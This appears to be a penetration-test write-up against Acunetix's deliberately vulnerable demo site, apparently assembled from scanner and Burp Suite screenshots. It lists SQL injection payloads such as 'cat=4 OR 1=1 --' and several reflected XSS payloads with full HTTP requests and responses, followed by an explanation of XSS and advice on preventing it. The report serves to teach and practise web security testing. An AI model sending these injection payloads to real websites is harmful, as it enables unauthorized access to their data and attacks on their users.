POST: http://testphp.vulnweb.com/userinfo.php
POST: http://testphp.vulnweb.com/userinfo.php
```

SQL Injection

URL:	http://testphp.vulnweb.com/artists.php?artist=5-2
Risk:	High
Confidence:	Medium
Parameter:	artist
Attack:	5-2
Evidence:	
CWE ID:	89
WASC ID:	19
Source:	Active (40018 - SQL Injection)

Description:
SQL injection may be possible.



testphp.vulnweb.com/artists.php?artist=5-2

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art [go]

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

artist: lyzae

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero. Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo. Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus. Mauris magna eros, semper a, tempor et, rutrum et, tortor.


view pictures of the artist

comment on this artist

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

2. Attack 2

- Vulnerable URL: http://testphp.vulnweb.com/listproducts.php?cat=4 OR 1=1 --
- Risk: High
- Injection Parameter: cat
- Attack: 4 OR 1=1 --
- Proof of Concept:
- 

Burp Suite Community Edition
Fri 11:32 AM Sanil Almeida
Burp Suite Community Edition v1.7.36 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
37 38 39 40 41 42 ...
Go Cancel
Standard Mode
Contexts
Default Context
HUD Context
Sites
Raw Params Headers Hex
Raw Headers Hex HTML Render
Type a search term
0 matches
Done
49,599 byte

Target: http://testphp.vulnweb.c

Request

```
GET /listproducts.php?cat=4 OR 1=1-- HTTP/1.1
Host: testphp.vulnweb.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Referer: http://testphp.vulnweb.com/categories.php
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sat, 24 Jan 1970 13:41:56 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Content-Length: 49413

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin
template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2

<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>pictures</title>
<!-- InstanceEndEditable -->
```


Remote File Inclusion (2)
SQL Injection (7)
GET: http://testphp.vulnweb.com/artists.php?artist=5-2
GET: http://testphp.vulnweb.com/listproducts.php?artist=3+/
GET: http://testphp.vulnweb.com/listproducts.php?cat=4+AN
GET: http://testphp.vulnweb.com/product.php?pic=8-2
POST: http://testphp.vulnweb.com/secured/newuser.php
POST: http://testphp.vulnweb.com/userinfo.php
POST: http://testphp.vulnweb.com/userinfo.php

SQL Injection

URL:	http://testphp.vulnweb.com/listproducts.php?cat=4+AND+1%3D1+--+
Risk:	High
Confidence:	Medium
Parameter:	cat
Attack:	4 OR 1=1 --
Evidence:	
CWE ID:	89
WASC ID:	19
Source:	Active (40018 - SQL Injection)

Description:
SQL injection may be possible.

Alerts 4 3 7 4 Primary Proxy: localhost:8080   Current Scans 0 0 0 0 0 0 0 0


artists
Welcome to the HUD
artists
Burp Suite Community Editi
Preferences
pictures
testphp.vulnweb.com/listproducts.php?cat=4
acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art
go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

Posters

The shore

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

The shore

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: Blad3

comment on this picture

The shore

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: lyzae

comment on this picture

The shore

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

Waiting for testphp.vulnweb.com...

4.2. Cross Site Scripting (XSS)

What is Cross Site Scripting (XSS)?

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user’s browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

What is the impact of XSS attack?

The impact of cross-site scripting vulnerabilities can vary from one web application to another. It ranges from session hijacking to credential theft and other security vulnerabilities. By exploiting a cross-site scripting vulnerability, an attacker can impersonate a legitimate user and take over their account.

If the victim user has administrative privileges, it might lead to severe damage such as modifications in code or databases to further weaken the security of the web application, depending on the rights of the account and the web application.


How to prevent it.

1. Sanitize data input in an HTTP request before reflecting it back, ensuring all data is validated, filtered or escaped before echoing anything back to the user, such as the values of query parameters during searches.
2. Convert special characters such as ?, &, /, <, > and spaces to their respective HTML or URL encoded equivalents.
3. Protect your web application from various forms of cross-site scripting by using HTML entity encoding before sending untrusted data into a browser.
4. Use security headers and set the HTTPOnly flag of your session cookie and other custom cookies you may have that are not accessed by any JavaScript codes you wrote.
5. Implement content security policy.

List of vulnerable links to XSS attack.

1. Attack 1

- Vulnerable URL: http://testphp.vulnweb.com/hpp/params.php?p=3&pp=12
- Risk: High
- Injection Parameter: p
- Attack: <script>alert(1);</script>
- Proof of Concept:




```
GET /hpp/params.php?p=<script>alert(1);</script>&pp=12 HTTP/1.1
Host: testphp.vulnweb.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Referer: http://testphp.vulnweb.com/hpp/?pp=12
```


```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sat, 24 Jan 1970 14:42:12 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Content-Length: 28

<script>alert(1);</script>12
```

```
Alerts (18)
Cross Site Scripting (Reflected) (16)
  GET: http://testphp.vulnweb.com/showimage.php?file=%3Cscript
  GET: http://testphp.vulnweb.com/showimage.php?file=%3Cscript
  GET: http://testphp.vulnweb.com/hpp/?pp=javascript%3Aalert%2
  GET: http://testphp.vulnweb.com/hpp/params.php?p=%3Cscript
  GET: http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=
  GET: http://testphp.vulnweb.com/listproducts.php?artist=%3C%2F
  GET: http://testphp.vulnweb.com/listproducts.php?cat=%3C%2Fd
```

```
Cross Site Scripting (Reflected)
URL:         http://testphp.vulnweb.com/hpp/params.php?p=%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E&pp=12
Risk:        High
Confidence:  Medium
Parameter:   p
Attack:      <script>alert(1);</script>
Evidence:    <script>alert(1);</script>
CWE ID:      79
WASC ID:     8
Source:      Active (40012 - Cross Site Scripting (Reflected))
Description:
Cross-site Scripting (XSS) is an attack technique that involves echoing attacker-supplied code into a user's browser
```


artists
Welcome to the HUD
artists
Burp Suite Community Editi
Preferences
testphp.vulnweb.com/hpp/p
testphp.vulnweb.com/hpp/params.php?p=<script>alert(1);</script>&pp=12
1
OK
Transferring data from testphp.vulnweb.com...

2. Attack 2

- Vulnerable URL: http://testphp.vulnweb.com/istproducts.php?artist=
- Risk: High
- Injection Parameter: artist
- Attack: </div><script>alert(1);</script><div>
- Proof of Concept:
- 

Burp Suite Community Edition
Fri 12:37 PM Sanil Almeida
Burp Suite Community Edition v1.7.36 - Temporary Project
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: http://testphp.vulnw
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render
0 matches
Done
5,198
Standard Mode
Contexts
Default Context
HUD Context
Sites
Primary Proxy: localhost:8080
Current Scans

```
GET /listproducts.php?artist=</div><script>alert(1);</script><div> HTTP/1.1
Host: testphp.vulnweb.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Referer: http://testphp.vulnweb.com/artists.php?artist=3
```

```
</div>
<!-- end masthead -->

<!-- begin content -->
<!-- InstanceBeginEditable name="content_rgn" -->
<div id="content">
        Error: You have an error in your SQL syntax; check the man
corresponds to your MySQL server version for the right syntax to u
'=</div><script>alert(1);</script><div>' at line 1
Warning: mysql_fetch_array() expects parameter 1 to be resource, b
given in /hj/var/www/listproducts.php on line 74
</div>
<!-- InstanceEndEditable -->
<!--end content -->

<div id="navBar">
  <div id="search">
    <form action="search.php?test=query" method="post">
      <label>search art</label>
```


erts (18)
Cross Site Scripting (Reflected) (16)
GET: http://testphp.vulnweb.com/showimage.php?file=%3Cscript
GET: http://testphp.vulnweb.com/showimage.php?file=%3Cscript
GET: http://testphp.vulnweb.com/hpp/?pp=javascript%3Aalert%2
GET: http://testphp.vulnweb.com/hpp/params.php?p=%3Cscript
GET: http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=
GET: http://testphp.vulnweb.com/listproducts.php?artist=%3C%2
GET: http://testphp.vulnweb.com/listproducts.php?cat=%3C%2Fd

Cross Site Scripting (Reflected)

URL:	http://testphp.vulnweb.com/listproducts.php?artist=%3C%2Fdiv%3E%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E%3Cdiv%3E
Risk:	High
Confidence:	Medium
Parameter:	artist
Attack:	</div><script>alert(1);</script><div>
Evidence:	</div><script>alert(1);</script><div>
CWE ID:	79
WASC ID:	8
Source:	Active (40012 - Cross Site Scripting (Reflected))

Description:

Alerts 4 3 7 4




testphp.vulnweb.com/listproducts.php?artist=</div><script>alert(1);</script><div>

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '=

3. Attack 3

- Vulnerable URL: http://testphp.vulnweb.com/guestbook.php
- Risk: High
- Injection Parameter: name
- Attack: </strong><script>alert(1);</script><strong>
- Proof of Concept:
-



```
POST /guestbook.php HTTP/1.1
Host: testphp.vulnweb.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
Referer: http://testphp.vulnweb.com/guestbook.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 67

name=</strong><script>alert(1);</script><strong>&submit=add+message
```

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Sat, 24 Jan 1970 14:48:17 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Content-Length: 5433

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin
template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-88
<!-- InstanceBeginEditable name="document_title_rgn" -->
<title>guestbook</title>
<!-- InstanceEndEditable -->
```


```
GET: http://testphp.vulnweb.com/hpp/params.php?p=valid&pp
GET: http://testphp.vulnweb.com/listproducts.php?artist=%3C%2
GET: http://testphp.vulnweb.com/listproducts.php?cat=%3C%2F
POST: http://testphp.vulnweb.com/guestbook.php
POST: http://testphp.vulnweb.com/guestbook.php
POST: http://testphp.vulnweb.com/search.php?test=query
POST: http://testphp.vulnweb.com/secured/newuser.php
POST: http://testphp.vulnweb.com/secured/newuser.php
```

Cross Site Scripting (Reflected)

URL:	http://testphp.vulnweb.com/guestbook.php
Risk:	High
Confidence:	Medium
Parameter:	name
Attack:	</strong><script>alert(1);</script><strong>
Evidence:	</strong><script>alert(1);</script><strong>
CWE ID:	79
WASC ID:	8
Source:	Active (40012 - Cross Site Scripting (Reflected))

